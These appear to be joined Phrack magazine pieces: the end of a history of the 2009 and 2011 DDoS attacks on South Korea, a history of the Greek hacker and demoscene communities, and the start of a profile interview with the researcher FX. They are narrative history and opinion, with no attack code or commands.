There were two big attacks against South Korea. One is 7.7 DDoS attack (at first, this attack started against U.S. on July 4, 2009, but led to the attack against South Korea on July 7, so we call this '7.7 DDoS' attack in Korea.). The other is 3.4 DDoS attack on March 4, 2011.

--[4.1 - 7.7 DDoS attack

The first attack of 7.7 DDoS began on July 4, 2009 (Independence Day of U.S.) and lasted for two days. The targets of this attack were 26 important web sites of U.S. including Amazon, FAA, NASDAQ, NSA, White House. But from the second attack (July 7 to 8), 13 web sites of Korea were added to the target list. Administration, congress, portal, media, financial institutions were included in the list. At this time, Chinese hackers were suspected to be attackers.

From the third attack (July 8 to 9), there were some changes in the target list, and the existing zombie PCs were not used any more. It seems that the existing zombie PCs were blocked and could be no longer available for the next attack. One of the interesting things is that there were some government organizations which establish measures to defend against attacks and security companies, major portal sites giving e-mail services in the target list. From this time, NK was suspected to have done the attack. At least, some of South Korea's conservatives wished to believe this for their political profits.

The final attack (July 10) ended destroying data of zombie PCs which were infected with malicious code for attacks. However, the attacker was not identified. C&C (Command & Control) servers from numerous countries were used for the attack. At that time, South Korea was not prepared for this kind of big attack. Thus, South Korea couldn't avoid a confusion from the attack for three days.

As a result, this attack made South Korea establish various policies of preparedness against DDoS attack. Some hackers of South Korea designed ways to cure zombie PCs using C&C servers of attackers as well as some ways of counterattack.

--[4.2 - 3.4 DDoS Attack

Almost two years after 7.7 DDoS attack, a similar attack occurred at 10:00 in the morning on March 4, 2011. Like 7.7 DDoS attack, it contained political intentions. But the techniques of attack were more advanced. The targets were mainly the web sites of major national infrastructures of South Korea. The web sites of legislative, judicial, administrative, military, diplomatic, financial organizations, and intelligence agencies, police, portal, transportation, power system were included.

The attacker used HTTP GET Flooding, UDP Flooding, ICMP Flooding, and more than 80% was HTTP GET Flooding. And more than 110,000 zombie PCs and 700 C&C servers from 72 countries were used for attack.[7] The attacker used P2P web sites to spread malicious codes.

After the attacker realized that his attack had been detected (the P2P web sites were known and blocked) through the countermeasure, he added new commands to the malicious codes. This is a different part from the past attack. When new attacks started, the configuration of malicious code was changed, and new files were added. Security experts faced new challenges and needed more time to analyze them. The ending time of attacks was not specified clearly in the configuration file. And the host file of system was modified to prevent the update of anti-virus programs. And encryption techniques were used to disturb analysis.

However, new defense systems which had been established since 7.7 DDoS attack were applied and despite more advanced techniques of attack, the damage decreased. One day before the attack, ASD (AhnLab Smart Defense) system collected malicious codes which would be used for attack and analyzed the code. Through this analysis, the exact time and targets of attack came to be known, and more effective response was possible.

South Korea has already established some important response systems since 7.7 DDoS attack. The typical examples are ASD of AhnLab and DDoS Shield of KISA. As I said, ASD system can detect attack before it occurs by collecting malicious codes and analyzing them. DDoS Shield system detects attacking traffics and relays normal traffics to their destinations and throws away abnormal attacking traffics through DNS record modification. Of course, the cooperation system of various related organizations and security companies was established elaborately. In this respect, these two

attacks made South Korea build new defense systems and brought the development of the security industry.

This attack was so political but the attacker didn't reveal his exact base intentions. But it is clear that the attacker wanted to test his techniques of attack and judge the response capabilities of South Korea. The attacker might realize what kinds of things he needs for his next successful attack. Maybe, we can judge the real capabilities of the attacker through the next attack.

--[5 - Who are attackers?

One of the questions which people are curious about is "who are attackers?". This is an important question related with political and military purposes. In conclusion, the judgement through the technical analysis about the question, 'who are attackers?' has not been disclosed to the public. In a nutshell, the attacker may be a guy, a group, an organization, or a country that holds its ground against opponents and so has an obvious justification to attack or wants to seize the hegemony of internet world.

For whom are not interested in this kind of general and abstract conclusion, following judgements and the grounds can be given. This is based on a simple presumption, so you'd better not take it too seriously.

The first ground of presumption that NK could be a probable attacker is GNP(Grand National Party) and Chosun Ilbo were included in the attack target list. GNP is the ruling party of South Korea and its philosophical background is based on conservatism, and it is hostile to NK from a political standpoint. Chosun Ilbo is also a leading conservative media and has a hostile point of argument to NK. The contention of Chosun Ilbo has not always been rational and showed us it may manipulate public opinion for its profit. Of course, people of progressive idea are not always friendly to NK without any condition. The fact that these two targets which can be hostile to NK for their political reasons are included in the list makes us guess the attack might be conducted by NK. This judgement came from the special situation of the Korean Peninsula.

The target list of 3.4 DDoS attack contains a particular web site. It is Dcinside, a common community web site. If the attack had been for political purpose, the web site would have had no reason to be in the list. By the way, on January 5, 2011, some posts to blame for NK's leaders were registered in one of NK web site, uriminzokiri.com which the Committee for the Peaceful Reunification of the Fatherland manages to propagate NK's political system. On January 8, 2011, the twitter account of NK(@uriminzok) was compromised and attackers posted some critical comments about NK and the leader Kim Jeong-il, Kim Jeong-eun. Some members of Dcinside insisted they did. After two months later, Dcinside was in the list of target. This is the second ground of presumption.

Police of South Korea presumed the attack of NK because the source IPs of attack might have been DPS's which DPS of NK hires in China. But one police concerned told a press, "It is difficult to make clear the exact entity about the main body of this DDoS attack." [8] This shows us that the judgement of police might not be clear. To ensure a clear evidence, police told the press they would do a cooperative investigation with China police, but the results of any cooperative investigation has not been released yet. Because only small number of people possess some sensitive information, various conspiracies seem to appear.

Some people who think the attack didn't come from NK suggest the followings: if NK had a perfect attack plan and was not an idiot, they would not revealed the IP addresses she hired in China with causing political problems. On the contrary, the third force who is familiar with the tension of two Koreas and want to use this situation for its profit rather conducted the attack.

A lot of detailed technical analysis has been published many times in Korea since the two attacks. In the technical documentations and presentations, the experts of South Korea didn't specify the source of the attacks because

they are afraid of arbitrary interpretation by some people. South Korea is a divided country and any information can be interpreted arbitrarily by some people depending on their political or ideological purposes. In the white paper, "Ten Days of Rain" of McAfee, we can find this part, "This may have been a test of South Korea's preparedness to mitigate cyber attacks, possibly by North Korea or their sympathizers." [9] This has been quoted mainly by some conservative organizations and medias for their political purposes to confirm the attack of NK.

--[6 - Some prospects

Some phenomena (for example, making zombie PCs regularly) of the preparation for a powerful DDoS attack has been detected. I am not sure this is the extension of the past and conducted by the past attackers. However, if a new attack occurs, the attacker will test new techniques and South Korea will inspect her defense systems. Of course, South Korea will also be able to have a chance to establish a new defense system and more advanced attack techniques.

South Korea has carried out more than material preparations through the various forms of cyber attacks. This is because South Korea government and companies realized the importance of hackers' help. This started from getting over the wrong awareness about hackers in the past. However, when they looked for good hackers who could help them, they realized that there were not so many hackers as they wanted. So, the need of running programs that can foster good hackers has begun to rise.

About ten years ago, the hackers of South Korea organized communities and hacking teams by themselves, and proceeded various researches and discussions. At that time, they had strong desire for knowledge and pure research, and their findings were shared freely with little thought of money. And they didn't use their knowledge for the purpose of financial crime. But the government and companies considered hackers as criminals. Sometimes, police tried to arrest hackers for their own profits and blocked their activities. In this kind of oppressive situation, hacker had to stop their growth momentarily. Consequently, this led to the retreat of cyber defense capabilities of South Korea. Hackers can't post an exploit code in a web site. Because the related law defines 'hacking' too comprehensively, so it is still illegal to post an exploit code in an open web site in South Korea.

Watching various cyber attacks for the purpose of political and financial reasons around the world, the government and companies of South Korea realized that bringing up hackers is closely linked to the defense of country and profits of companies. So, they run some hacking contests to find good hackers and support some hacking and security clubs of universities. These kinds of action are still not so well formed to the level of systematically perfect process, but these fostering programs are expected to be proceeded in more concrete shape through various cyber attacks.

Of course, the hackers of South Korea have tried to prove the value of their existence and to grow up by themselves without any help of government and companies. For instance, they have participated in the finals of DefCon CTF since 2006. In 2006, 'East Sea' (This refers to the territory of Korea) team went to the final of DefCon CTF and this was the first time for a foreign team to take part in it. And this led to the organization of one team for DefCon CTF which consisted of some members of leading hacking teams of South Korea. This was helpful to correct the wrong awareness of media about hackers. And some hacking and security conferences have been held every year by hackers. Even some hackers take part in the penetration test projects for government. The hackers of South Korea now prove their contribution and existence value through these activities.

There will be two important elections, a general election and a presidential election in South Korea next year. And some political attacks can be expected regardless of the types of attack. If some large-scale attacks occur again next year, some people will likely assert it as a conduct of NK even if it is not by NK. Some politicians of two Koreas fell under suspicion of bringing unrest on the peninsula intentionally to

achieve their political goals at the time-sensitive period.

We can easily anticipate various forms of attack to occur continuously if the division state of two Koreas remains, and new strains occur, or if someone or country needs them for profit. Currently, one of the best solutions for this problem is to relieve the political tensions through the promotion of common interests of surrounding countries of the Korean Peninsula and to achieve the cooperation relationship. The stability of the Korean Peninsula can contribute to the peace of the world as well as East Asia owing to the close connection of countries.

--[7 - References

- [1] Seong-jin Hwang, Young-il Gong, Hyun-ki Hong, Sang-ju Park, "Report about Cooperation in Broadcast Communications Between South Korea and North Korea"
- [2] <http://www.sisaseoul.com/news/quickViewArticleView.html?idxno=1154>
- [3] http://news.chosun.com/site/data/html_dir/2011/06/01/2011060100834.html
- [4] http://www.dt.co.kr/contents.html?article_no=2011070102010251746002
- [5] <http://www.nosotek.com>
- [6] Chan-mo Park, "Software Technology Trends of North Korea"
<http://www.postech.ac.kr/k/univ/president/html/speeches/20030428.html>
- [7] <http://www.ahnlab.com/kr/site/securityinfo/newsletter/magazine.do>
- [8] <http://www.seoul.co.kr/news/newsView.php?id=20110407008034>
- [9] McAfee, "Ten Days of Rain - Expert analysis of distributed denial-of-service attacks targeting South Korea"
<http://dok.do/srVOcq>

What's past is prologue

anonymous underground greek collective - anonymous_gr@phrack.org

----[Introduction

First things first. This is the second part of the previous scene phile on the Greek underground scene [GRS]. Although the primary authors are the same as the first part, this time many people contributed information, stories, facts and even whole paragraphs of text. We were positively surprised by the response and the attitude of the community that decided to help us in order to make this second part better. Hence the new authorship details. Also, the email alias from above is now forwarded to the people that helped.

The truth is that we had a great time receiving irrelevant flames by people who didn't even read the first two paragraphs of our previous scene phile. In a struggle to avoid future unfortunate comments, we would like to stress the fact that we are not capable of talking about every aspect of the Greek scene in just a few paragraphs. In fact, space is not the only problem. Privacy is a fundamental characteristic of all scenes. There are people who don't want to publish or openly talk about their actions, and there are certain stories/facts that we are not aware of. That said, we believe that the following text covers, not all, but a fair amount of the history of the Greek scene. If you don't comprehend the previous sentences, then maybe you should try reading something else. Or maybe try writing/producing something yourself, huh? How about that?

We would also like to remind you that we will once again try to refrain from referring to particular nicknames/handles. We will, instead, give a macroscopic view of our scene's past glory. Btw, you may notice a focus on cities other than Athens. That's a byproduct of the fact that most of the people that provided information are not from Athens.

----[Dawn of time

At the dawn of time there were BBSes. And FidoNet.

The very first BBS in Greece, named .ARGOS system, started operating in late 1984. It was a non-networked BBS, mostly built around a message bulletin board. It was arguably the first online community in Greece. Another early BBS was AcroBase established in 1988 [ACR]. The next major event was in 1989 when the first FidoNet nodes in the city of Thessaloniki became active. They connected the Greek BBS community to the world by FidoNet mail and several local and global echomail (usenet news-like) areas. In 1992 Compupress [CPS], a very creative and innovative (for Greek standards ;) publishing company, very famous among Greek computer users, launched its BBS, codenamed "Compulink". 1994 most people agree that it was the "Golden Era" of Greek BBSing. There were around 100 FidoNet nodes in most urban and rural areas of Greece. The "Twilight Zone" BBS was offering public access to a selected choice of usenet groups and public access to Internet email through a UUCP-to-FidoNet gateway. Several regional and some international FidoNet-technology networks other than FidoNET connected most of the amateur computer community in Greece at that time. In Thessaloniki there were weekly FidoNet meetings every Friday, forming the first stable, most widespread and long-lived (till today!) Greek amateur computer society. There were meetings hosting over 30 to 40 people, in times when Computing and Information Technology were terms almost unheard of in Greece. In 1996, the FidoNet nodelist count drops to 51. This was mainly due to the increasing number of ISPs and dialup users, and it was the start of demise for the BBS/FidoNet era of Greece.

Around that time, Compupress' Compulink BBS evolved into a full blown, but tiny, ISP that provided dialup access to the Internet while at the same time maintaining its BBS service. In 1995-97 the Greek underground was heavily involved in hacking Compulink and its BBS services; there were a lot of incidents and even formal complaints. The fights between Compulink's administrators and well-known members of the underground are almost legendary. This era saw the founding of several hacker (with and without quotes) groups, and is considered by many as the birthplace of the Greek scene.

At this point we should mention that Compupress was the publisher of Pixel, a very famous and influential magazine for personal computers. Pixel first appeared in 1983 and usually included type-in programs as code listings! In 1987, Pixel published the details for one of the oldest virii written by a Greek guy [PIX]. The virus was randomly displaying the message "Program sick error. Call doctor or buy Pixel for cure description". Leet or what?

In the following years, more companies entered the Internet market and Internet access started to spread. Early ISPs were just charging a yearly fee for dial-up access, and each phone call to them costed a small one-time amount (~20 drachmas). These led to a lot of people downloading warez off Usenet, idling on the Greek IRC network (GRNET) and wardialing. The suits of the ISPs and the phone company (OTE) saw that as a cash cow to milk, reacted quickly and established time-based charging (security counter measures? :p). That's the point it started to become expensive for end-users to access the Internet.

This period saw the emergence of a lot of "hacker" groups. This time the quotes are necessary, however there were noteworthy exceptions. Most of these groups focused on attacking the ISPs of the time. In one specific incident, the ISP Hellas On-Line (HOL) was hacked and its main password file was stolen and exchanged in the underground. In order to cover the breach and cause confusion, HOL is rumored to have started distributing a fake password file among the underground. What needs to be highlighted is that this was one of the first 'dirty or at least "less than sincere" incident response tactics' used by companies as they started to become targets to attacks.

At this time most of the serious hackers were mainly individuals, sometimes organized in anarchy groups that used to have fun breaking things, both metaphorically and literally :) Some day in 1995, #grhack (!= grhack.net) gets established in undernet. #grhack was an IRC room where several skilled people used to hang out and exchange information. #grhack is still so respected among the Greek hackers that several lame Greek cockroaches try to convince one another that they were supposedly active back in the day

(fuck off, you know who you are). It was in #grhack that the term "GHS" (Greek Hackers Society - "S" for "Society" and *not* "Scene") first appeared. GHS was exactly what the initials described, a community that consisted of people with respectable and notable skill set and state of mind, people that actually *hacked* (as opposed to the ones whose knowledge is limited to merely running sqlmap and other canned tools).

Additionally, members of #grhack were also the creators of hack.gr and grhack.gr [GGR], two old school sites representing the state of the scene at the time. It's interesting to note that the hack.gr user pages are still up and running at [HGR] (most people listed there are/were respectable, however some idiots also managed to get there). Also, grhack.gr is still maintained by one of the guys (greet and respect)!

Of particular mention was a group of hackers situated mainly (but not strictly) at the city of Patras and associated with hack.gr. They had advanced skills, anarchist ideologies, and weird links with mind-expanding experiences (LSD? Who knows... ;). It is clear that their mentality had a lot to do with their deep education and love of reading (outside technology as well). A couple of them even transcended the borders of Greece and became members of the famous hacking group ADM. Their work was and still is inspirational to a lot of us. It is also worth noting that apart from ADM, members of the Greek underground have participated in or have been founders of other famous hacking groups or communities such as w00w00, ElectronicSouls, el8, 9x, POTS and probably others.

1996-1999 was a high time for the Greek computer underground related press (the traditional mainstream computer press was dominated by the RAM magazine). Several publications surfaced, "Laspi", "The Hack.gr Gazette" and many more. Their focus was primarily on the freedom of speech/information. Some of them were humorous, while others used caustic words to describe, according to the authors, unethical acts of people who got famous by abusing the term "hacking". For example, "Ypokosmos tou Internet" [IUW] (Internet Underworld) was one of the most famous zines, kinda like el8, ZF0 etc ;). Internet Underworld focused on exposing the security and privacy related blunders of ISPs and other poorly maintained organizations/companies without however publishing private data online. It was created in response to the "Kosmos tou Internet" (Internet World), a traditional press magazine. The Internet Underworld zine was shut down by OTE officials who threatened(?) VRnet (their hosting provider) with disconnection. The interested reader can find more details at [ISE] and [TEL], two articles that give more information on the publications of the time (unfortunately they are in Greek but Google Translate is your friend).

In 2001 the first Greek "con" took place in Athens. It was called "HOUMF! Con version 0.0" (Hacking Organisation of Unix Mother Fuckers [HMN]) and it brought together people from the Greek underground with interests in security and hacking [HMF]. Since it was only a "demo" (hence the 0.0 version number :) of a full conference, there were only three talks given [HMT]. However it was considered a huge success since there were about 150 participants, an impressive number if you consider the size of the Greece scene at that (and this really) time. By the end of December 2000, more than 100 people had expressed their interest to attend it!

HOUMF v1.0 was scheduled for the April of 2002. Due to the media going berserk on a new disease spread at the time, the organizers were unable to find a room to host the meeting. Preparations ended abnormally, disappointing a lot of people who would love to attend. It was then when most Greeks did what they knew best; Troll and flame the organizers for no obvious reason. The truth is that there hasn't been any attempt for another underground con in Greece since then. Crappy remarks from worthless people aside, the truth is, if anyone was better at organizing an underground con of this magnitude, they'd just be doing it already.

Around 2000-2001 two more groups appeared in the scene, USF (United Security Force) and UHAGr (United Hackers' Association of Greece). Both were quite active in efnet and undernet, so, several people may recall their names as well as both good and bad memories along with them. It's quite notable that there was an interesting hatred among the members

of the two teams, maybe mostly because of personal differences, but looking back in time one can only see the fun part of it. USF and UHAGr both had their own websites; www.infected.gr [INF] and www.uhagr.org [UHA] respectively, where one could see a bunch of releases (papers, codes etc.) as well as funny material, pics from meetings and so on. As far as we know, members of the two teams used to meet in real life in Thessaloniki and Athens in order to have fun and break things.

In 2003-2004, r00thell came into existence. r00thell wasn't a team in the strict sense, it was an active think-tank of 5-6 people mostly interested in exchanging techniques and ideas. One of the most funny things about r00thell was their members' interest to explore exotic architectures which eventually led to a development of a whole heterogeneous network that these guys had access to (AIX, SunOS, HP-UX, etc.). If r00thell had a leader that would be the webmaster of kizoku.r00thell.org, a security portal were one could find interesting texts and several resources. A very interesting 'about' page can be found at [R00], titles of some texts at [R0T] and some projects they used to work on at [ROP].

The same (more or less) people that spawned r00thell, were the creators of other communities as well. Ono-sentai [ONO] was such an example. Ono-sentai was born some time around 2001-2002 and it seems like the members had really fun times. It's unfortunate that the site is written in greeklsh; we wish everyone was able to read the sections 'about' and 'kotsanes'! Nevertheless, the website features technical content that may be in value even nowadays (wardialing results, local root exploits, papers and other resources which are worth studying). Apart from the technical content, ono-sentai became very famous for the detailed treatise on the non-existence of Santa-Clause (!) which you can find at [ONS]. We'd love to see an English version of this text; maybe we will some day convince the guy who wrote it to do a proper translation :p For now, you can try Google Translate on it :p

It has always been believed that many members of the Greek underground struggle to mimic the behavior of certain USA groups/communities. We believe this is not an issue specific to our local scene and it's not bad either, at least not by default ;). In the past, several people have tried to follow the principles of [pr0j3ct m4yh3m](http://pr0j3ct.m4yh3m) but most of them have failed miserably. Back in 2001, a zine called 'keyhole' started to circulate in the underground. 'Keyhole' was a zine like [el8, h0no](http://el8.h0no) etc but only made it to the first issue ;) The zine's authors, calling themselves 'OSS' (Open Secret Society), pretended to be anonymous hackers that exposed people for fun; A few days later, their identities became known. Most people agreed that 'keyhole' was a bad move; as far as we know, no one of the guys being flamed in the zine had hurt the authors.

'Keyhole' was immediately considered an unjustifiable show-off that displeased several members of the Greek underground. It later became obvious that a group of people, named 'CUT' (Ch0wn Unix Terrorists) [CUT], were displeased the most; after managing to identify the 'keyhole' authors, CUT broke into their servers, sniffed mails, IRC logs and other funny material and eventually published a zine called 'asshole' which was considered a reply to 'keyhole' (hence the name). An interesting manifesto [CMN] was also sent to a famous Greek security portal. Although we believe that publishing sensitive private information is unethical, 'asshole' showed the 'keyhole' authors what it feels like to have your ass exposed. In the manifesto, the authors of 'asshole' reacted to all that 'whitehat vs. blackhat' bullshit that had started to affect the Greek communities.

Since that time, more zines have emerged in our local communities usually targeting individuals. Our advice: If you don't like someone, just ignore them :)

To our knowledge, the first arrest in Greece related to computer crime law took place in the September of 2000. It was a surprising and unprecedented move made by the Greek authorities, since prior to this incident there had been only warnings(?) so to say from law enforcement just to scare people off. The CCU (Computer Crime Unit) managed to locate and arrest a student of the Engineering School of Xanthi, who was later charged for causing

damage to a very famous Greek ISP. Before this very first arrest, most people in the local hacking communities ignored the presence of intelligence agencies, but this unfortunate event signaled a new era of the Greek underground; an era characterized by an inherent suspicion in members of the underground that even their closest friends could be members of intelligence agencies. Unfortunately, this is a delicate issue which we wouldn't like to discuss further. Many people seem to be involved and we wouldn't like to hurt anyone.

Last but not least, here's a list of other communities that were (or maybe still are) active within the Greek underground:

1. System Halted
2. Ethnic/nationalistic groups (which shall remain unnamed).

----[Demoscene

The demoscene has always been an integral part of the computer underground. A lot of people believe it may be its pure heart nowadays that so many things in rest of the underground scene seem to be corrupted and rotten.

This part of the phile concerns the past of the PC demoscene in Greece. That is not to say that the greek demoscene has been PC-only. Sceners from such platforms as the Amiga, Atari, CPC, C64 and Spectrum have been part of its mosaik. We, however, are going to focus on the PC-specific demoscene.

In the introduction we stressed the fact that we wouldn't like to refer to particular nicknames of the Greek scene. Nevertheless, the demosceners had no problem having their nicknames revealed, so, we thought it would be nice to give credit where credit is due ;)

As in most cases, one would expect the PC demoscene to have originated from big cities like Athens or Thessaloniki (where over 50% of the country's population is located), but surprisingly that was not the case. The story goes back to 1992 in the town of Katerini, where a group called ASD (Andromeda Software Development) was formed, and started uploading small productions to COSMOS BBS, a local Bulletin Board System. The group in the beginning consisted of Navis and Incus, creating PC utilities, but later Amoivikos joined them, and as a team decided to turn into graphics programming. Although Navis had previously coded various effects in C64 and PC, Cdemo5 should be considered the group's first demo.

Meanwhile, three university students in Athens (Laertis, Jorge and Zeleps), decided to put a group together called Nemesis, but only released one single production in 1994 called spdemo which was an advertisement for a local BBS called Spectrum. It was quite a big thing when Megaverse BBS came online in the city of Patras around 1993. It functioned as a local demo repository, copying demos directly from Future Crew's own Starport BBS in Helsinki and distributing them locally. Dgt, the owner of Megaverse, along with emc, fm, gotcha and nEC, most of them users of a local BBS called Optibase, formed a group called dEUS which was destined to play a big part in the Greek PC demoscene. moT, the group's musician, was finally added to the group, which led to the release of their first production called Anodyne on the 5th of July 1994. dEUS was the first group in Greece to incorporate some kind of design in their demos and the first to submit a production, a 64k intro, to the Assembly Demoparty in Finland, although they never got past the preselection round. More importantly though, they were the first group to organize a demoparty in Greece. This initiative would eventually result to Patras becoming in a way a "capital" for the greek demoscene. The first demoparty that dEUS organized took place on April 28, 1995 in an abandoned bank branch in the center of Patras and was a big success, gathering sceners from all around the country. ASD won the first place in the demo competition with their demo "Counterfactual", marking the beginning of their long winning career. The same year saw the formation of another group. Demaniacs were found in February of 1995 in Xanthi, by Cpc and NeeK, two students at the Democritus University of Thrace, who after watching Second Reality, decided to make something alike on their own, leading to an intro called

"pandemonium". Later that year Theo joined them as a musician, leading finally to their first production with sound in March 1996. Gardening 96 took place the following year, this time at the University of Patras' theater, which became the standard location for the parties that followed. The third and last Gardening event took place in 1997 at the same location. At that time, many other groups existed, notably Helix, Debris, Arcadia and Red Power. Little did anyone at that time know it would be the last of The Gardening demoparties. And suddenly, that was it. No demos came out for the following four years, no parties took place, and the scene seemed quite dead. When in the the year 2000 a LAN party, organized by many sceners took place in Athens, it was the closest it could get to a sceners' meeting. However, no productions came out of it.

It was the following year that something significant happened. A demo-dedicated channel was created in GrNet, a greek IRC network, and gathered many of the previously scattered greek sceners as well as new ones. This led to an actual demoparty taking place. Digital Nexus 2001, which took place in Athens, and was organized by cybernoid, apomakros, doomguard and Abishai. ASD won the demo compo once more, presenting "Cadence and Cascade", the first Greek GPU-accelerated demo, which signaled a new era for the Greek demoscene. It is not well known though, that at the same party, Psyche, Raoul and zafos, three students from the university of Patras, resolved to revive the Gardening demoparties that had taken place at their University a while ago, and to form a demo group, later called nlogn. The fruit of their cooperation was a new demoparty called ReAct, which tried to revive the Gardening atmosphere, and took place on the 19th of April 2002. ASD with aMUSiC, their first musician since the group's formation, won the demo compo with their demo "Edge of Forever". The Greek demoscene seemed to be entering a new era indeed. A few new groups appeared, such as Quadra, The Lab, Psyxes, Nasty Bugs, nlogn and Sense Amok and things for a while looked promising. However, most (if not all) of the newly formed groups never released more than a couple of productions, and never managed to reach the level of productions that were made outside of Greece. Older groups, apart from ASD, never managed to release any new productions. Most of them disbanded but kept coming to parties. ReAct took place in 2002, 2003 and 2004, and then a demoparty called Pixelshow, organized by gaghiel, continued this long running tradition of having a party in the University's theater. Pixelshow took place twice, in 2005 and 2007 (the 2006 event was cancelled), and was the last demoparty to have taken place in Greece so far.

Some things should be added concerning ASD at this point, since their fame is way beyond the Greek demoscene. Although almost no Greek group ever achieved fame outside Greece, ASD is one of the most famous demogroups worldwide. They currently hold the record of scoring four times 1st place in the combined demo compo of the Assembly demoparty, as well as having received eleven scene awards (demoscene's most prestigious award) so far. Their productions are marked by painstaking attention to detail, extremely well crafted transitions that have become their trademark, as well as a progressive metal soundtrack most of the times, composed by aMUSiC and Leviathan, the group's musicians.

----[What's past is prologue

Relax, take a deep breath and try to think what do you want your place to be in the great scope of things. The (Greek) scene will go on with or without you, with or without any one of us. The scene is a collective. Respect it and it will respect you back. Give to it and you will receive. Understand the true spirit of hacking and stop being a Chrysaora Sqlmapis [SUB].

In order to write this article, we contacted several people to ask for information. A lot of people helped not only with information, but also with anecdotes and even actual text. They have our respect and we thank them. Of particular mention are zafos/nlogn and amv/ASD. Also, we respect the fact that some people didn't want to share or have their stories made public, but nonetheless provided helpful feedback. Thank you guys too.

----[References

[GRS] <http://phrack.org/issues.html?issue=67&id=16>
[ACR] <http://www.acrobace.org/>
[CPS] <http://en.wikipedia.org/wiki/Compupress>
[PIX] <http://www.f-secure.com/v-descs/pixel.shtml>
[GGR] <http://www.grhack.gr/> and http://www.grhack.gr/first_page/
[HGR] <http://users.hack.gr/>
[IUW] <http://web.archive.org/web/19990428222240/http://iuworld.vrnet.gr/>
[ISE] <http://www.isee.gr/issues/01/special/>
[TEL] <http://www.e-telescope.gr/el/internet-and-computers/47-online-journalism>
[HMF] <http://web.archive.org/web/20011020020500/houmf.org/v0.0/>
[HMN] <http://web.archive.org/web/20020208000350/http://ono-sentai.jp/readkotsanes.php?id=11>
[HMT] <http://web.archive.org/web/20011212094327/http://houmf.org/v0.0/papers.go>
[INF] <http://web.archive.org/web/20011202184457/http://www.infected.gr/>
[UHA] <http://web.archive.org/web/20030806115340/http://www.uhagr.org/>
[R00] <http://web.archive.org/web/20050220152149/http://www.r00thell.org/about/>
[R0T] <http://web.archive.org/web/20050220232518/http://www.r00thell.org/papers/>
[ROP] <http://web.archive.org/web/20031007021404/http://r00thell.org/projects.php>
[ONO] <http://web.archive.org/web/20020330152233/http://ono-sentai.jp/>
[ONS] <http://web.archive.org/web/20020305052051/http://ono-sentai.jp/readkotsanes.php?id=3>
[SUB] <http://tinyurl.com/882vez7>
[CMN] <http://web.archive.org/web/20050218172857/http://www.ad2u.gr/mirrors/CUT.txt>

<http://web.archive.org/web/20050219114701/http://www.ad2u.gr/mirrors/toxicity.email>
[CUT] <http://web.archive.org/web/20050206231527/http://www.ad2u.gr/article.php?story=20030105175233835>

----[EOF

==Phrack Inc.==

Volume 0x0e, Issue 0x44, Phile #0x02 of 0x13

```
=====
======[ PHRACK PROPHILE ON ]=====
=====
======[ FX of Phenoelit ]=====
=====
```

|===== [Specifications

```
    Handle: FX
      AKA: 41414141
Handle origin: First and last letter of my first name
                (I had no idea it had a meaning in movie production)
Produced in: East Germany
      Urlz: http://www.phenoelit.de/
Computers: Metric tons of them
Creator of: much crappy and useless code
Member of: Phenoelit, Toolcrypt
Projects: PH-Neutral, Phonoelit
      Codez: IRPAS (bunch of tools that somehow still cause havoc)
            cd00r.c (later called PortKnocking by the copycats)
            works-on-my-machine exploits
Active since: late 80s
Inactive since: unlikely to happen
```

|===== [Favorites

```
    Actors: don't care
    Films: Hackers (1995) - imagine it actually would be like that
    Authors: Neal Stephenson, Iain M. Banks, Frank & Brian Herbert
Meetings: Bars
      Sex: ACK
    Books: Computer Security, Time-Life Books (1986), and it began
    Novel: too many to list
    Music: Progressive House Kitsch
Alcohol: Oh Yes!
      Cars: Mercedes-Benz
    Girls: SYN
    Foods: German
    I like: honesty, pragmatism, realism, tolerance, style, empathy
    I dislike: fakes, aggression, ignorance, senselessness, deception
```

|===== [Describe your life in 3 sentences

Every work day is packed with challenges, great hacks and awesome people.
Every free day compensates with non-security hobbies and sleep.
This sentence is padding.

|===== [First contact with computers

At the age of 6 at the computing department of the university of Sofia, Bulgaria. Didn't leave much of an impression, as I was only allowed to play a silly game (in CGA color).

Second contact happened at the age of 9 or 10, a Robotron Z9001. It came without software but with a typewriter made programming manual for BASIC. I read it cover to cover.

|===== [Passions: What makes you tick

Like-minded people: Conversations give me the greatest boost. Let me explain something to a person who gets it, and I will have a new idea how to take it further.

Also, work. That state of a problem where it is no longer fun, but actual work, to get it where you want it. Not letting go. Stubbornness compensates for a lot of talent.

|===== [Unix or Windows? Juniper or Cisco?

Unix and Windows. I like both, I use both, they both suck in their own ways. The only thing you will not see me with is anything Apple.

Juniper, Cisco, all networking equipment is broken, Cisco being in the lead. How can you sell equipment that is in most cases simply forwarding IPv4 packets from interface 1 to interface 2 since 1987 and still crash on parsing IPv4 in 2011?

|===== [Color of hat?

undef(\$hat);

|===== [Entrance in the underground

First contact must have been around 1990. Shortly after the Berlin wall came down, I got my first 80286 machine and hung out at a computer club in a Thaelmann Pioniers' (youth organization of schoolchildren in East Germany) youth center. In a back room, two older guys downloaded infrared images from Russian satellites. While the download ran, they cracked PC games for the kids to pass the time. First time I saw a hex dump.

I had the great honor to meet many people that I consider(ed) part of the real underground. Some of them still are. But I don't think I was ever part of that myself.

|===== [Which research have you done or which one gave you the most fun?

Anything I did was fun at the time, why doing it otherwise? I generally like fiddling around with Bits and bytes more than hunting bugs in large environments. Writing disassemblers, debuggers and the like is a pleasure. It's also monkey work. But it lets you feel so much about the history and design of a platform.

I also like network protocols, because you can often see the vulnerability potential by reading the specifications already. Protocols are interfaces and interfaces are where the bugs live. Also, logging functions love to use packet contents and fixed buffers.

|===== [Personal general opinion about the underground

Much. Fucking. Respect.

Seriously, what is published is only the tip of an iceberg. Once you talk to people, it's simply insane how much knowledge there is. Interestingly, I have the impression that little of this knowledge is ever used.

One aspect often considered essential in the underground I dislike: Owing people fails to impress me. It's like beating people up, everyone can do that and none of it makes it an achievement. If you found that vulnerability yourself and made a custom exploit, that's an achievement.

|===== [Personal general opinion about the German underground

Regardless of the definition of underground, the hacking scene in Germany is very alive and diverse. However, I would love to see more of them write exploits.

|===== [Personal general opinion about the European underground

The U.S. is much more visible, but Old Europe kicks their ass any time. Just looking at the French scene is scary. If only they would speak English ;) And don't even get me started on east Europe and Russia.

|===== [Memorable experiences/hacks

- Finding my first overflow in Cisco IOS TFTP, resisting the urge to post it immediately and deciding to write an exploit. Then realizing how much

of a journey lay ahead of me, since I had never written any exploit before.

- Writing an exploit that needed to be stable, i.e. work in the wild. After weeks of frustration finally understanding that PoC is only 10% of exploit development. Halvar saving my ass again with a simple hint.
